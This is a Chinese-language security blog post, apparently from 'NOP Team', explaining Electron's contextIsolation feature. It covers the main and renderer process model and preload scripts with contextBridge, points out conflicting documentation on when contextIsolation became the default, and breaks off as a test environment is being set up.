

Electron Security

contextIsolation





NOP Team

contextIsolation | Electron 安全

0x00 提醒

> 之前的一篇Electron 安全与你我息息相关文章非常的长，虽然提供了 `PDF` 版本，但还是导致很多人仅仅是点开看了一下，完读率大概 `7.95%` 左右，但上一篇真的是我觉得很重要的一篇，对大家了解 `Electron` 开发的应用程序安全有帮助，与每个人切实相关
>
> 但是上一篇文章内容太多，导致很多内容粒度比较粗，可能会给大家造成误解，因此我们打算再写一些文章，**一来是将细节补充清楚**，二来是再此来呼吁大家注意 `Electron` 安全这件事，如果大家不做出反应，应用程序的开发者是不会有所行动的，这无异于在电脑中埋了一些地雷

0x01 简介

大家好，今天和大家讨论的是 `Electron` 的另一个大的安全措施 —— `contextIsolation` 即上下文隔离


> 上下文隔离功能将确保您的 `预加载` 脚本 和 Electron的内部逻辑运行在所加载的 `webcontent` 网页之外的另一个独立的上下文环境里。
>
> 这对安全性很重要，因为它有助于阻止网站访问 Electron 的内部组件和您的预加载脚本可访问的高等级权限的API 。
>
> 这意味着，实际上，您的预加载脚本访问的 `window` 对象**并不是**网站所能访问的对象。 例如，如果您在预加载脚本中设置 `window.hello = 'wave'` 并且启用了上下文隔离，当网站尝试访问 `window.hello` 对象时将返回 undefined。

从描述看来，上下文隔离主要是确保预加载脚本与网站（渲染网页）之间的对象隔离，与主进程应该没有关系，但是我们在接下来的内容里，还是要测试一下真的是这样

0x02 Electron 流程模型

> https://www.electronjs.org/zh/docs/latest/tutorial/process-model

在官网的介绍中，将 `Electron` 的流程模型称为多进程模型



上面是 `Chrome` 的模型， `Electron` 与其相似，每一个页面都是一个进程，这样一个渲染进程的崩溃不会使大家都崩溃，这个模型里最主要的就是主进程、渲染进程

主进程

每个 `Electron` 应用都有一个单一的主进程，作为应用程序的入口点。 主进程在 `Node.js` 环境中运行，这意味着它具有 `require` 模块和使用所有 `Node.js API` 的能力。

主进程可以通过 `BrowserWindow` 创建窗口，即渲染器进程

渲染器进程

每个 `Electron` 应用都会为每个打开的 `BrowserWindow` (与每个网页嵌入) 生成一个单独的渲染器进程。 洽如其名，渲染器负责渲染网页内容。 所以实际上，运行于渲染器进程中的代码是须遵照网页标准的 (至少就目前使用的 `Chromium` 而言是如此) 。

因此，一个浏览器窗口中的所有的用户界面和应用功能，都应与您在网页开发上使用相同的工具和规范来进行攥写

此外，这也意味着渲染器无权直接访问 `require` 或其他 `Node.js API` 。 为了在渲染器中直接包含 `NPM` 模块，您必须使用与在 `web` 开发时相同的打包工具 (例如 `webpack` 或 `parcel`)

Preload 脚本

预加载（ `preload` ）脚本包含了那些执行于渲染器进程中，且先于网页内容开始加载的代码 。 这些脚本虽运行于渲染器的环境中，却因能访问 `Node.js API` 而拥有了更多的权限。

预加载脚本可以在 `BrowserWindow` 构造方法中的 `webPreferences` 选项里被附加到主进程。

```
const { BrowserWindow } = require('electron')
// ...
const win = new BrowserWindow({
  webPreferences: {
    preload: 'path/to/preload.js'
  }
})
// ...
```

因为预加载脚本与浏览器共享同一个全局 `Window` 接口，并且可以访问 `Node.js API`，所以它通过在全局 `window` 中暴露任意 API 来增强渲染器，以便你的网页内容使用。

如果未开启上下文隔离， `Preload` 脚本将方法或变量暴露给渲染进程的方式如下

```
// preload.js

window.myAPI = {
  desktop: true
}
```

```
// renderer.js

console.log(window.myAPI)
```

开启上下文隔离后， `Preload` 脚本将方法或变量暴露给渲染进程需要通过 `contextBridge`

```
// preload.js

const { contextBridge } = require('electron')

contextBridge.exposeInMainWorld('myAPI', {
  desktop: true
})
```

```
// renderer.js

console.log(window.myAPI)
// => { desktop: true }
```

> 以上内容均来自官方文档
>
> https://www.electronjs.org/zh/docs/latest/tutorial/process-model

0x03 默认值版本变更


在上一篇文章 nodeIntegration | Electron安全 中，我们曾说过 `Electron 5.0` 中，默认配置为


- `nodeIntegration: false`
- `contextIsolation: true`
- `mixed sandbox: true`
- `sandbox: false`

这是我从官方文档的 **重大更改** 部分获取的信息，但是在写这篇文章中我发现，官网文档不止一处又标记 `contextIsolation` 是在 `12.0` 中被默认设置为 `true` 的

我将这些略显矛盾的文档链接如下

> https://www.electronjs.org/zh/docs/latest/breaking-changes#%E9%87%8D%E5%A4%A7%E7%9A%84api%E6%9B%B4%E6%96%B0-50
>
> https://www.electronjs.org/zh/docs/latest/tutorial/context-isolation
>
> https://www.electronjs.org/zh/docs/latest/tutorial/security#3-%E4%B8%8A%E4%B8%8B%E6%96%87%E9%9A%94%E7%A6%BB


重大更改 | Electron
https://www.electronjs.org/zh/docs/latest/breaking-changes#重大的api更新-50
Electron 文档 应用开发接口（API） 博客 工具 社区 版本发布 GitHub
开始上手
教程
Electron 中的流程
最佳实践
示例
开发
分发
检测和调试
引用
重大更改
Electron 发行版
Electron 版本管理
Electron 常见问题 (FAQ)
词汇表
参与贡献
tray.setHighlightMode(mode)
// API will be removed in v7.0 without replacement.
重大的API更新 (5.0)
默认更改：nodeIntegration 和 webviewTag 默认为 false，contextIsolation 默认为 true #
不推荐使用以下 webPreferences 选项默认值，以支持下面列出的新默认值。
属性
不推荐使用的默认值
新的默认值
contextIsolation
false
true
nodeIntegration
true
false
webviewTag
nodeIntegration 未设置过则是 true
false
如下: 重新开启 webviewTag


安全 | Electron
https://www.electronjs.org/zh/docs/latest/tutorial/security#3-上下文隔离
Electron 文档 应用开发接口（API） 博客 工具 社区 版本发布 GitHub
开始上手
简介
快速入门
安装指导
教程
Electron 中的流程
最佳实践
性能
安全
示例
开发
分发
检测和调试
引用
参与贡献
3. 上下文隔离 #
INFO
此建议是 Electron 自 12.0.0 以来的默认行为。
上下文隔离是Electron的一个特性，它允许开发者在预加载脚本里运行代码，里面包含Electron API和专用的JavaScript上下文。 实际上，这意味全局对象如Array.prototype.push 或 JSON.parse等无法被渲染进程里的运行脚本修改。
Electron使用了和Chromium相同的Content Scripts技术来开启这个行为。
即便使用了 nodeIntegration: false，要实现真正的强隔离并且防止使用 Node.js 的功能， contextIsolation 也 必须 开启.
INFO
获取关于contextIsolation是什么以及如何使用的更多信息，请参阅我们的上下文隔离文档


不过不怕，我们本来就是实践出真知的，测试一下不就知道了

环境搭建


上一篇文章 nodeIntegration | Electron安全 中非常详细地介绍了环境搭建过程，这里简述，减少大家的阅读负担


- `nvm` 负责安装 `nodejs` ，可以很方便的进行 `nodejs` 版本控制
- `Fiddle` 负责 `Electron` 版本控制并且展示代码
- `Electron 5.0` 版本较低，需要使用 `npm` 进行安装，之后在 `Electron` 进行指定
- 使用 `Deepin Linux` 作为测试环境操作系统

Electron 5.0




环境准备好后，直接使用默认的配置进行测试

